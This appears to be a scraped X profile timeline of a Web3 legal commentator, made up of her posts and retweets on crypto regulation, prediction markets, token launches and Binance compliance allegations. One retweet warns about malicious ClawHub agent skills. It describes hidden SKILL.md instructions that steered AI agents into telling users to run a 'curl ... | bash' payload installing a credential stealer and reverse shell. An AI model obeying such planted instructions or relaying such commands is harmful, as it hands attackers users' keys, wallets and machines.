Ulanda | Ghost Counsel | Not Your GC

282 posts

Ulanda | Ghost Counsel | Not Your GC banner
Ulanda | Ghost Counsel | Not Your GC

Ulanda | Ghost Counsel | Not Your GC

@ulandaoon

Ghostwriting your legal risk strategy with @joshchin33 ⚖️ Web3 law | Smart contracts ≠ legal contracts | Not your GC. Not legal advice.

Katılım Mayıs 2025
156 Takip Edilen102 Takipçiler
Ulanda | Ghost Counsel | Not Your GC
👀
RYAN SΞAN ADAMS - rsa.eth 🦄@RyanSAdams

THEY DID IT. The SEC and CFTC just dropped a landmark document that officially classifies crypto assets. They're actually telling us which crypto assets are securities and which ones aren't - by name! THIS IS SOMETHING GENSLER REFUSED TO DO (he focused on prosecuting crypto out of existence) This rule doc gives crypto many of the benefits of the clarity bill - it lifts us out of the gray market - it gives every asset a path. It's almost like the Clarity act just passed by way of regulator. (of course, the actual clarity act will harden all this into legislation and make it irreversible in the event we get another Gensler, we still want it) This rule says there's 5 categories for crypto assets: 1) Digital Commodities - assets tied to a functional, decentralized crypto system (e.g., BTC, ETH, SOL, XRP, ADA, DOGE). Not securities. (yes, they name them on page 14) 2) Digital Collectibles - NFTs, meme coins, artwork tokens, in-game items. Not securities (fractionalized collectibles may be an exception). 3) Digital Tools - membership tokens, credentials, domain names (e.g., ENS). Not securities. 4) Stablecoins - payment stablecoins under the GENIUS Act are not securities. Other stablecoins, it depends. 5) Digital Securities - tokenized versions of traditional securities. Like tokenized stocks. Always securities. Amazing! This makes so much sense I can't believe it's coming from a regulator. No more enforcement threats to Ethereum developers and crypto exchanges. How about the Howey test? More common sense! If an issuer makes specific promises of managerial efforts from which buyers expect profits, the offering is a security until those promises are fulfilled. Then it's a commodity. The asset itself was never the security, the deal around it was. (E.g. XRP was a security pre launch, became a commodity after). How about stuff like staking and mining? Mining? Not a securities transaction. Staking? Also not a securities transaction, that includes custodial and liquid staking even with LSTs! How about wrapping BTC? Not a securities transaction. Airdrops? NOT SECURITIES. NO MORE GEO BANS PROTECTING AMERICANS from free airdrops. Remember this is a joint doc from the SEC and CFTC, They're actually cooperating on this, no internal strife, this is binding to both. SEC regulates $80-100 trillion assets CFTC regulates $5-10 trillion assets Both of the world's largest capital markets are showing us that crypto assets are here to stay and they're welcome alongside traditional assets. Every country will follow. This is the biggest move toward legitimacy I've seen in all my time in crypto. Maybe bigger than the genius act since is covers all crypto assets. Well done @MichaelSelig and @SECPaulSAtkins. And especially well done to the indefatigable @HesterPeirce. Her fingerprints are all over this, couldn't have happened without her eight years of principles-based curiosity.

ART
0
0
1
27
Ulanda | Ghost Counsel | Not Your GC retweetledi
jeff.hl
jeff.hl@chameleon_jeff·
Huge congratulations to TradeXYZ and S&P for this historic partnership. I'm honored that these teams choose to build on Hyperliquid. Seeing official S&P500 perpetual futures launch exclusively on Hyperliquid is a validation of everyone's past years of hard work: global access to decentralized finance, perpetual futures as 24/7 price discovery, and Hyperliquid upgrading the existing financial stack to house all of finance. The S&P500 is synonymous with "the market," a single number that captures the essence of the largest economy in the world. Looking forward to tracking the world's most important financial gauge 24/7 on the most liquid permissionless markets.
trade.xyz@tradexyz

S&P Dow Jones Indices and trade[XYZ] have joined forces to launch the first official S&P 500 perpetual contract, available exclusively on Hyperliquid. For 69 years, the S&P 500 has been a defining reference point for global finance. Until now, access to that benchmark has been shaped by market hours, intermediaries, and geography. Today, that changes. The S&P 500 perp is now available 24/7/365, anchored by the official index data required for deep liquidity and institutional confidence at scale.  SPDJI helped define modern indexing. They are stewards of an iconic benchmark, the standard against which portfolios across the globe are measured. We are honored to bring that legacy on-chain. Trade[XYZ] is bringing the world's most iconic assets towards a future of global, continuous markets — a future powered by Hyperliquid.

English
464
775
4.8K
337.4K
Ulanda | Ghost Counsel | Not Your GC retweetledi
Pudgy Penguins
Pudgy Penguins@pudgypenguins·
We’re excited to announce that Pudgy World, our free to play browser-based game, is now live. Explore 12 unique towns across The Berg, help Pengu find Polly, and play mini-games, all on @PudgyWorld_. Play now: PudgyWorld.com
English
887
1.5K
13.6K
6.3M
Ulanda | Ghost Counsel | Not Your GC retweetledi
0xngmi
0xngmi@0xngmi·

This person lost his entire net worth, a mid-six-figs portfolio, in a single tx because of a scam uniswap ad on google I've spent years trying to stop these losses, I've built 5 different products to stop this pls use search.defillama.com to get a safe link
0xngmi tweet media
English
176
157
2.1K
444.4K
Ulanda | Ghost Counsel | Not Your GC retweetledi
chiefofautism
chiefofautism@chiefofautism·

the #1 most downloaded skill on OpenClaw marketplace was MALWARE it stole your SSH keys, crypto wallets, browser cookies, and opened a reverse shell to the attackers server 1,184 malicious skills found, one attacker uploaded 677 packages ALONE OpenClaw has a skill marketplace called ClawHub where anyone can upload plugins you install a skill, your AI agent gets new powers, this sounds great the problem? ClawHub let ANYONE publish with just a 1 week old github account attackers uploaded skills disguised as crypto trading bots, youtube summarizers, wallet trackers. the documentation looked PROFESSIONAL but hidden in the SKILL.md file were instructions that tricked the AI into telling you to run a command > to enable this feature please run: curl -sL malware_link | bash that one command installed Atomic Stealer on macOS it grabbed your browser passwords, SSH keys, Telegram sessions, crypto wallets, keychains, and every API key in your .env files on other systems it opened a REVERSE SHELL giving the attacker full remote control of your machine Cisco scanned the #1 ranked skill on ClawHub. it was called What Would Elon Do and had 9 security vulnerabilities, 2 CRITICAL. it silently exfiltrated data AND used prompt injection to bypass safety guidelines, downloaded THOUSANDS of times. the ranking was gamed to reach #1 this is npm supply chain attacks all over again except the package can THINK and has root access to your life
chiefofautism tweet media
English
459
1.1K
7.6K
1.7M
Ulanda | Ghost Counsel | Not Your GC retweetledi
0xngmi
0xngmi@0xngmi·
Ever had to use a new wallet or defi protocol, googled it, and worried about picking the wrong one from a scam ad? I built search.defillama.com to solve this It searches over >5k whitelisted domains manually curated by DefiLlama, it's <6kb and loads instantly Bookmark it
English
203
228
1.7K
169.6K
Ulanda | Ghost Counsel | Not Your GC retweetledi
Haseeb >|<
Haseeb >|<@hosseeb·

Every crypto founder thinks they need to time their token launch around bull markets. I always tell them they're wrong, launch timing doesn't matter. They never believe me. Well, I built a tool with Claude Code to analyze every token listing announced on the Binance blog to settle this once and for all. Here's what I found: Headline result: there is no statistically significant difference between tokens launched in bull vs bear markets (Mann-Whitney p = 0.81), meaning differences between bull and bear market tokens are indistinguishable from noise. It doesn't matter when you launch your token. How can I be sure of that? First, you have to be careful how you answer this question: people believe that it's better to launch tokens in bull markets, and there's more funding in bull markets, so there are many more tokens launched in bull markets. Because of this sample bias, you can't naively look at the proportion of top 100 tokens that were launched in bull markets. To correct for this, you need a clean selection criterion to compare the populations. The best dataset I found was looking at the Binance listings blog. Take every announced listing, tag them as during bull markets, bear markets, or neutral markets, and benchmark the relative performance of the bull vs bear populations. Filter out tokens that aren't independently priced (RWAs, stablecoins, LSTs etc.), and this gets you a total of ~200 tokens to benchmark. See the website below to explore the data & methodology in more detail. This finding is robust to almost any way you slice and dice the data. Now, if you're a founder, this analysis might not be the end of the story. Even if launching in a bear market doesn't predict long-term token performance, there are other advantages to launching in a bear market: less competition for talent, service providers are cheaper, exchange listings are less competitive. On the flipside, if you're doing a simultaneous token sale, you're likely to get more demand in a bull market. But on the whole, these things are probably a wash. The main thing is to just get your product out there and build something valuable. The example I always bring up to founders is that Solana launched 4 days after the COVID crash in 2020, when Bitcoin wicked down to $4K. It doesn't matter that much when you launch. Just launch.
Haseeb >|< tweet mediaHaseeb >|< tweet media
English
169
67
728
147.5K
Ulanda | Ghost Counsel | Not Your GC retweetledi
vitalik.eth
vitalik.eth@VitalikButerin·
Recently I have been starting to worry about the state of prediction markets, in their current form. They have achieved a certain level of success: market volume is high enough to make meaningful bets and have a full-time job as a trader, and they often prove useful as a supplement to other forms of news media. But also, they seem to be over-converging to an unhealthy product market fit: embracing short-term cryptocurrency price bets, sports betting, and other similar things that have dopamine value but not any kind of long-term fulfillment or societal information value. My guess is that teams feel motivated to capitulate to these things because they bring in large revenue during a bear market where people are desperate - an understandable motive, but one that leads to corposlop. I have been thinking about how we can help get prediction markets out of this rut. My current view is that we should try harder to push them into a totally different use case: hedging, in a very generalized sense (TLDR: we're gonna replace fiat currency) Prediction markets have two types of actors: (i) "smart traders" who provide information to the market, and earn money, and necessarily (ii) some kind of actor who loses money. But who would be willing to lose money and keep coming back? There are basically three answers to this question: 1. "Naive traders": people with dumb opinions who bet on totally wrong things 2. "Info buyers": people who set up money-losing automated market makers, to motivate people to trade on markets to help the info buyer learn information they do not know. 3. "Hedgers": people who are -EV in a linear sense, but who use the market as insurance, reducing their risk. (1) is where we are today. IMO there is nothing fundamentally morally wrong with taking money from people with dumb opinions. But there still is something fundamentally "cursed" about relying on this too much. It gives the platform the incentive to seek out traders with dumb opinions, and create a public brand and community that encourages dumb opinions to get more people to come in. This is the slide to corposlop. (2) has always been the idealistic hope of people like Robin Hanson. However, info buying has a public goods problem: you pay for the info, but everyone in the world gets it, including those who don't pay. There are limited cases where it makes sense for one org to pay (esp. decision markets), but even there, it seems likely that the market volumes achieved with that strategy will not be too high. This gets us to (3). Suppose that you have shares in a biotech company. It's public knowledge that the Purple Party is better for biotech than the Yellow Party. So if you buy a prediction market share betting that the Yellow Party will win the next election, on average, you are reducing your risk. Mathematical example: suppose that if Purple wins, the share price will be a dice roll between [80...120], and if Yellow wins, it's between [60...100]. If you make a size $10 bet that Yellow will win, your earnings become equivalent to a dice roll between [70...110] in both cases. Taking a logarithmic model of utility, this risk reduction is worth $0.58. Now, let's get to a more fascinating example. What do people who want stablecoins ultimately want? They want price stability. They have some future expenses in mind, and they want a guarantee that will be able to pay those expenses. But if crypto grows on top of USD-backed stablecoins, crypto is ultimately not truly decentralized. Furthermore, different people have different types of expenses. There has been lots of thinking about making an "ideal stablecoin" that is based on some decentralized global price index, but what if the real solution is to go a step further, and get rid of the concept of currency altogether? Here's the idea. You have price indices on all major categories of goods and services that people buy (treating physical goods/services in different regions as different categories), and prediction markets on each category. Each user (individual or business) has a local LLM that understands that user's expenses, and offers the user a personalized basket of prediction market shares, representing "N days of that user's expected future expenses". Now, we do not need fiat currency at all! People can hold stocks, ETH, or whatever else to grow wealth, and personalized prediction market shares when they want stability. Both of these examples require prediction markets denominated in an asset people want to hold, whether interest-bearing fiat, wrapped stocks, or ETH. Non-interest-bearing fiat has too-high opportunity cost, that overwhelms the hedging value. But if we can make it work, it's much more sustainable than the status quo, because both sides of the equation are likely to be long-term happy with the product that they are buying, and very large volumes of sophisticated capital will be willing to participate. Build the next generation of finance, not corposlop.
English
939
606
4.9K
931.8K
Ulanda | Ghost Counsel | Not Your GC
I think it's also largely because of DRM rights management concerns. IP is pretty much the most valuable thing in a game, so the read write own model is unfathomable for traditional game developers too. On the contrary, we are seeing a greater push for stricter controls to how a person can play or access their game and digital media (token gating access could assist, but that still requires an online connection which some don't appreciate). I mean, just look at FF7 Rebirth - the OST sold through Steam online (not via CD) requires access to their own website and you can only play them there..
English
0
0
0
5
Haseeb >|<
Haseeb >|<@hosseeb·
With all due respect to Chris, I completely disagree with this take. Chris argues that "web3," particularly crypto-powered gaming and media, failed due to scams and regulation, and that better regulation will unlock these non-financial cases. OK, think about this for a second. Does this pass the smell test? Do you think web3 gaming failed because of Gary Gensler? Do you think web3 media plays failed because the scammers crowded out the honest media innovators? Really? If this is true, why didn't they kill financial crypto, which had WAY more of both? Financial use cases were right in the crosshairs of the regulatory harassment, and they also attracted way more scams. Why shouldn't we instead accept the more obvious answer: non-financial use cases for crypto have failed because no one wants them. Let's just admit it. They were bad products. They failed the market test. It was not Gensler or SBF or Terra that caused these things to fail, it was that no one wanted any of it. Pretending otherwise is cope. Enormous sums of capital and talent explored these ideas, and we should acknowledge what we learned. That lesson is not "if we just had better laws, then finally people would finally be using decentralized Spotify" or whatever. Call a spade a spade. Every single use case in crypto that has worked at scale has been financial in nature. 2008: Bitcoin - non-sovereign store of value 2014: Tether - stablecoins 2015: Ethereum - programmable money 2017: ICOs - capital formation 2018: Prediction markets (Augur, later Polymarket) 2020: DeFi - literally finance is in the name 2021: NFTs - non-fungible financial assets (to the extent they worked) 2024: RWAs (the year BUIDL took off) All this stuff was adopted bottoms-up. We as investors discovered that people wanted to do these things with crypto. The web3 consumer stuff, on the other hand, was primarily conjured up by investors and pitch decks, ZIRP accelerationism, and "wouldn't it be crazy if" blog posts. This was the opposite of the "what smart people are doing on their weekends" thesis. In fact, if you go back to the Ethereum white paper from 2014, almost every single Ethereum use case Vitalik describes is financial in nature: token issuance, stablecoins, derivatives, on-chain treasuries/DAOs, on-chain savings, insurance, price feeds, escrow, gambling, prediction markets. It's all in there. This is nothing to be ashamed of. Finance is almost 10% of GDP. It's an enormous part of the world economy, and banks are some of the lowest NPS score companies in the world. People hate their banks and the outdated financial architectures their money runs on. It's literally why Bitcoin was created. There is so much to innovate in the realm of finance, and I truly believe we are only at the beginning of that displacement. You don't need to assume anything more to project the next 10x in crypto. The old saying goes "crypto will do to finance what the Internet did to every other industry." I respect Chris's optimism. But 18 years in, we should not be propagating this meme about consumer web3 use cases as though they're inevitable. If you are hanging around the rim hoping that crypto is going to disrupt media and gaming, you should know the history and look at it with clear eyes. Now if you as a founder believe that despite that, you know the secret to cracking this market--I respect that, and I certainly don't begrudge anyone to follow their convictions. But I think it's important that investors be honest that all the evidence points the other way.
Chris Dixon@cdixon

x.com/i/article/2019…

English
303
84
1.3K
588K
Ulanda | Ghost Counsel | Not Your GC
It never ends 🫥
ZachXBT@zachxbt

@TedPillows Ted Pillows accepted $9K total for multiple posts to promote a meme coin rug and deleted the paid post after. 4KjSQ9bu89CVuTy24rMMjha4fDo1bdLbE8CRCixdHyKPz2dFSuYVj8tXrhAaJ9Ubox7nVF8DdZ7ykiFvRPt2sLK6

English
0
0
0
19
Ulanda | Ghost Counsel | Not Your GC
This.
MASTR@MastrXYZ

As #Binance 's chief crime investigator, I need to step in here. For everyone who wants more than just low effort, unresearched slop about the latest Binance headlines, here is the full story and the deeper context. This is, btw, not the first time Binance has been accused of pushing out internal investigators after they surfaced uncomfortable findings. A very similar pattern was reported in May 2024, when evidence of suspected market manipulation by a major VIP client was escalated internally and the lead investigator was later fired, according to reporting by The Wall Street Journal and follow up coverage. ➡️ What Fortune reported on February 13, 2026 On February 13, 2026, Fortune published an exclusive report alleging that internal compliance investigators at Binance uncovered evidence suggesting that more than $1 billion in funds may have flowed to individuals and entities with ties to Iran between March 2024 and August 2025. Fortune reports that these flows were primarily in Tether (USDT) and routed via the Tron blockchain. Fortune further reports that after the findings were presented to senior management through internal reports, at least 5 senior compliance investigators were fired beginning in late 2025. In addition, Fortune cites sources saying more senior compliance staff left or were pushed out in the months that followed, amid broader disruption inside the compliance function. Binance did not publicly confirm the underlying details in Fortune’s reporting. A Binance spokesperson told Fortune the company cannot comment on ongoing investigations and reaffirmed its commitment to complying with applicable sanctions laws. The spokesperson also said the company cannot comment on specific personnel matters and that employees who breach policy can be dismissed. ➡️The Iran angle is legally explosive: Under United States sanctions regimes, most dealings involving Iran are broadly restricted for US persons and often become legally high risk for non US companies as well, especially where transactions touch the US financial system, US persons, US infrastructure, or create exposure under secondary sanctions frameworks. That is why any allegation of sustained, high volume flows involving Iran linked parties can become a major enforcement and reputational issue, even when the activity is routed through crypto rails rather than traditional banking. The key point is not the chain. The key point is the sanctioned nexus. If funds are tied to sanctioned parties or prohibited jurisdictions, compliance expectations typically focus on detection, blocking, reporting, and demonstrating effective controls. ➡️Context that makes these allegations more sensitive than a normal headline: The Fortune story lands in a post settlement reality. In late 2023, US authorities announced a sweeping resolution with Binance that included a $4.3 billion penalty and major compliance remediation, including an independent monitorship. FinCEN’s public statement describes a 5 year monitorship and extensive compliance undertakings. OFAC’s settlement document also references compliance commitments and a monitor to evaluate sanctions related controls. The US Department of Justice case page likewise describes compliance enhancement and an independent monitor as part of the resolution. So if Fortune’s reporting is accurate, the core concern is not only the alleged Iran linked flows. It is the governance response after internal investigators flagged the risk. ➡️This is not Binance’s first Iran related controversy Years before Fortune’s 2026 report, Reuters published an investigation in November 2022 stating that Binance processed about $8 billion in Iran related transactions since 2018, based on blockchain data, despite US sanctions intended to cut Iran off from much of the global financial system. That older Reuters reporting matters because it establishes that Iran linked activity has been a recurring theme in external scrutiny of Binance, long before the 2023 settlement and the compliance overhaul promises that followed. ➡️A pattern allegation, not a single incident If you step back, the through line across multiple major stories is not just “bad actors used an exchange.” Every major venue deals with adversarial users. The differentiator is what happens when red flags are found. In the May 2024 case, investigators reportedly produced findings tied to suspicious trading activity, recommended strong action, and the lead investigator was fired. In the February 2026 Fortune case, investigators reportedly flagged potential Iran linked sanctions exposure, and multiple senior investigators were fired or later departed, according to Fortune’s sources. Separately, the Financial Times reported in January 2026 that suspicious accounts continued to operate even after the 2023 plea agreement, based on leaked internal data it reviewed. Each story has its own specifics and each relies on different evidence and sourcing. But together they shape the same risk narrative: compliance controls can exist on paper while internal escalation, staffing stability, and enforcement decisions determine whether controls actually bite. ➡️What is confirmed vs what is alleged as of February 13, 2026: Confirmed from primary public sources Binance entered a major US settlement in 2023 that included large penalties and multi year compliance obligations including monitorship elements. Alleged in the Fortune exclusive on February 13, 2026 Internal investigators found evidence suggesting over $1 billion in USDT flows tied to Iran linked parties from March 2024 to August 2025, routed via Tron. At least 5 senior investigators were fired beginning late 2025 after escalating those findings internally, with additional senior compliance departures in the months after. Binance declined to address specifics and did not provide a detailed public rebuttal of the core factual claims in the snippets Fortune published from its statement. ➡️This matters for the market, beyond Binance: USDT on Tron has repeatedly appeared in law enforcement and compliance narratives because it is widely used, highly liquid, and frictionless across borders. That does not make it inherently illicit. It makes it operationally attractive, including to sanctioned actors and financial crime networks, which raises the compliance burden on large exchanges and stablecoin ecosystems that interface with it. For markets, the deeper takeaway is structural: when compliance teams identify uncomfortable risks, the organizational incentive system decides whether the company reduces risk or silences the messengers. That is the difference between a compliance program that exists and a compliance program that works. If the Fortune allegations are substantiated by further reporting or official investigations, the biggest issue will not be the headline number alone. It will be whether internal controls and governance behaved the way regulators demanded after 2023, or whether the same failure modes persisted under a new branding of “enhanced compliance.”


English
0
0
0
8
Ulanda | Ghost Counsel | Not Your GC
It's true, in crypto we kinda reversed the process - you shipped the hype before the product simply because it was easier. Find whatever captures attention the fastest, ship it and then move on to the next product. 🫡
vitalik.eth@VitalikButerin

My first reaction to this was: "And that's why I just got my $2,725 check of fileverse tokens now that fileverse has grown to the point where my dad regularly writes docs in fileverse that he sends to me" My second reaction to this was: "I see how this makes total sense from a crypto perspective, but it makes zero sense from an outside-of-crypto perspective ... hmm, what does this say about crypto?" My more detailed reaction: There are many distinct activities that you can refer to as "incentivizing users". First of all, paying some of your users with coins that your app gets by charging other users is totally fine: that's just a sustainable economic loop, there is nothing wrong with this. The activity that I think people are thinking about more is, paying all your users while the app is early, with the hope of "building network effect" and then making that money back (and much more) later when the app is mature. My general view, if you _really_ have to simplify it and sacrifice some nuances for the sake of brevity, is: * Incentives that compensate for unavoidable temporary costs that come from your thing being immature are good * Incentives that bring in totally new classes of users that would not use even a mature version of your thing without those incentives are bad For example, I have no problem with many types of defi liquidity rewards, because to me they compensate for per-year risk of the project being hacked or the team turning out to be scammers, a risk that is inherently higher for new projects and much lower once a project becomes more mature. Paying people to make tweets that get attention, might be the most "pure" example of the wrong thing to do, because you are going to get people who come to your platform to make tweets, with every incentive to game any mechanisms you have to judge quality and optimize for maximum laziness on their part, and then immediately disappear as soon as the incentives go away. In principle, content incentivization is a valuable and important problem, but it should be done with care, with an eye to quality over quantity, which are not natural goals that designers of "bootstrapping incentives" have by default. If fact, even if users do not disappear after incentives go away, there is a further problem: you succeed from the perspective of growing *quantity of community*, but you fail from the perspective of growing *quality of community*. In the case of defi protocols, you can argue: 1 ETH in an LP pool is 1 ETH doing useful work, regardless of whether it's put there by a cypherpunk or an amoral money maximizer. But, (i) this argument can only be made for defi, not for other areas like social, where esp. in the 2020s, quality matters more than quantity, and (ii) there are always subtle ways in which higher-quality community members help your protocol more in the long term (eg. by writing open-source tools, answering people's questions in online or offline forums, being potential developers on your team). The ideal incentive is an incentive that exactly compensates for temporary downsides of your protocol, those downsides that will disappear once the protocol has more maturity, and attracts zero users who would not be there organically once the protocol is mature. Charging users fees, but paying them back in protocol tokens, I think is also reasonable: it's effectively turning your users into your investors by default, which seems like a good thing to do. A further more cynical take I have is that in the 2021-24 era, the "real product" was creating a speculative bubble, and so the real function of many incentives was to pump up narratives to justify the narrative for the bubble. So any argument that incentives are good for bootstrapping acquisition should be not judged on the question of whether it's plausible, but on the question of whether it's more plausible than the alternative claim that it's all galaxy brain justification ( vitalik.eth.limo/general/2025/1… ) for a "pump and dump wearing a suit". TLDR: the bulk of the effort should be on making an actually-useful app. This was historically ignored, because it's not necessary for narrative engineering to create a speculative bubble. But now it is necessary. And we do see that the successful apps now, the apps that we actually most appreciate and respect, do the bulk of their user acquisition work in that way, not by paying users to come in indiscriminately.

English
0
0
0
13
Ulanda | Ghost Counsel | Not Your GC
@0xCrono Yeah, navigating the regulatory landscape requires time and people forget that the buidlers are the ones putting their neck on the line for the users' benefit.
English
1
0
1
50
Crono | クロノ⏱️
Crono | クロノ⏱️@0xCrono·
Seeing a lot of mixed opinions on the $BASED tokenomics, but I want to offer a different perspective as someone who has actually been using the product since day one. People focus too much on the math without looking at the intent. To me, allocating nearly 60% of a fixed supply to the community and ecosystem isn't "ridiculous". It’s what actual alignment looks like. The decision to do a no-vest genesis drop is a massive vote of confidence in their own holders. It signals that they aren't afraid of the market and they are rewarding loyalty upfront rather than locking us in complex vesting schedules. I have nothing but respect for @edison0xyz and the team. I was one of the earliest users of the Visa card, and I’ve watched them navigate regulatory landscapes (like their early efforts in Singapore) with a level of seriousness that most crypto projects never even attempt. They have always had the foresight to build where the puck is going, not where it is. You see it in the app too. While everyone else is just now pivoting to mobile perps and trying to play catchup, yes even major wallets like Phantom, @BasedOneX has been refining this experience for years. We are also way past the point where one should expect spending tons of fees trading gives you a guaranteed return. Use a product because it's good. $BASED feels like a long-term play on onchain commerce, not just another governance token. I’m betting on the legit builders.
Edison@edison0xyz

x.com/i/article/2021…

English
14
9
51
9.5K
Crono | クロノ⏱️
Crono | クロノ⏱️@0xCrono·
"the idea of taking money from an investor is something that I wouldn't do unless I was ready to also put my entire net worth behind it" Much respect to Nader. There were times where I've met founders who are in it just for the quick VC money. No conviction, cheap ideas, just easy money from investors. Though by 2025, these cases are less common now, mostly due to drying capital. This is also the reason I like to support the projects on @megaeth. Projects that came out of @megamafia did not get any grant from the team, they excute mainly based on conviction and unique ideas. Of course, there are those who left the ecosystem due to some quick cash. Can't blame them in this market, but helps with signalling the team's motivation and conviction.
nader dabit@dabit3

I've been asked why I haven't decided to go out on my own, here are some thoughts (also for people in similar situations) Two main directions in my head (in that spirit) - create a product (be a founder), or start a consultancy 1. Founder route - I should either have an idea I feel so passionate about building I can't sleep (I don't have that idea) or I'm ready to embrace years of uncertainty, betting everything on my ability to that thing out along the way (not who I am right now) Also, the idea of taking money from an investor is something that I wouldn't do unless I was ready to also put my entire net worth behind it, which to me is also a good gauge of whether your idea or passion meets the bar. 2. Consulting - I did this before, and I was very successful on paper, revenue grew around 500% in one year, I made more than I ever had in my life by far, but I wasn't happy and didn't enjoy it towards the end. I don't like billing and admin stuff etc.., and as a consultant people usually hired me for "an expertise" which led me to honing that expertise more and more over time, which led me to less time experimenting with and getting better at other things, something I enjoy doing a lot. Also, I was working in a silo and not directly working alongside smart people with new ideas on a regular basis which IMO is an opportunity cost. This is not what I want to do right now. It comes down to balance, tradeoffs etc.., if I wanted to optimize for guaranteed cash I would probably do consulting because I know how much I can make and I could scale that, but I'd have limited upside as I don't think my consultancy would ever "20x in a year" etc.... and this doesn't excite me. If I wanted to be more risk on, I would maybe found my own product company and aim for some type of exit. Instead there are many companies / products that have traction and PMF that are relatively early vs TAM, and for me these are the most interesting places to be. Less risk, still a lot of upside, I get to experiment and build stuff and hack on things, I get to do what I love, I get to work with and learn from many new and smart people. One note, having worked with so many founders I have built an incredible amount of respect for them because I've seen what they go through on a day to day, the ups and downs, the stress and anxiety etc... def have to be built for that or at least mentally prepared for what is to come and still bought in Anyway, if you're in a similar boat, I hope my thought process makes your decision easier.

English
2
0
5
276
GuinnessStache
GuinnessStache@guinnessstache·
I don't think anybody doubts everything that you've been building, you guys have built a ton of stuff in the last year. I think the thing sui holders want to hear right now is what the adoption path is? Last year we heard of hundreds of millions of Web 2 users coming on board by the end of the year but obviously something held that up (maybe regulations). That being said, when are we going to hear about these massive adoption partnerships? The only thing I warn against as someone who's been in crypto a very long time is please don't fall into 2017 type logic thinking that you can't announce big partnerships during a down market. That has been proven to be a failed strategy in crypto over the years. If there's some big adoption happening, a down market is a better time than ever to let that information out. It allows the project to remain strong while others show their weaknesses from lack of real utility.
English
4
0
21
2.3K
evan.sui
evan.sui@EvanWeb3·
At the start of this crypto cycle, Sui was nothing but an intriguing 🍼 L1. During the cycle, it was first written-off, before it emerges as a 🚀 that many didn't see coming. Now near the end of this cycle, Sui is joined by Walrus, DeepBook, NS, and more - bruised, battle weary, but hardened. It's not at the top of the mountain but still in a great position to get there. We haven't done anywhere near all we wanted to do. But that's a blessing. It leaves plenty of material for chapter 2 of this journey. Coming in 2026.
English
86
67
688
30.6K
Dr_ZK
Dr_ZK@Holmes_Crypto_·
@ulandaoon @GeneralSar So what you're saying is hiding everything behind a ZKVM is the way to go 🤣 👀
English
1
0
0
82
Ulanda | Ghost Counsel | Not Your GC
Prediction markets vs casinos - therein the distinction lays. Hedge vs bet. Strategy vs a game of chance. Time to look at my tea leaves.
English
1
0
1
42
Ulanda | Ghost Counsel | Not Your GC
I forget you are Singaporean too 🤣 my bad! It's such a shame though, could see so much potential for prediction markets as a hedge against your trades (proper trades of course)! If we have a controlled easing in of what could be "acceptable" prediction markets, such as whether jobs data's good or bad, that could introduce more certainty in price discovery in the markets too. The market thrives on assymetric information (hence regulation), so I guess there's that 🤔 If we wanna revolutionise the market, I feel like this is it 😎
English
0
0
0
61
Ulanda | Ghost Counsel | Not Your GC
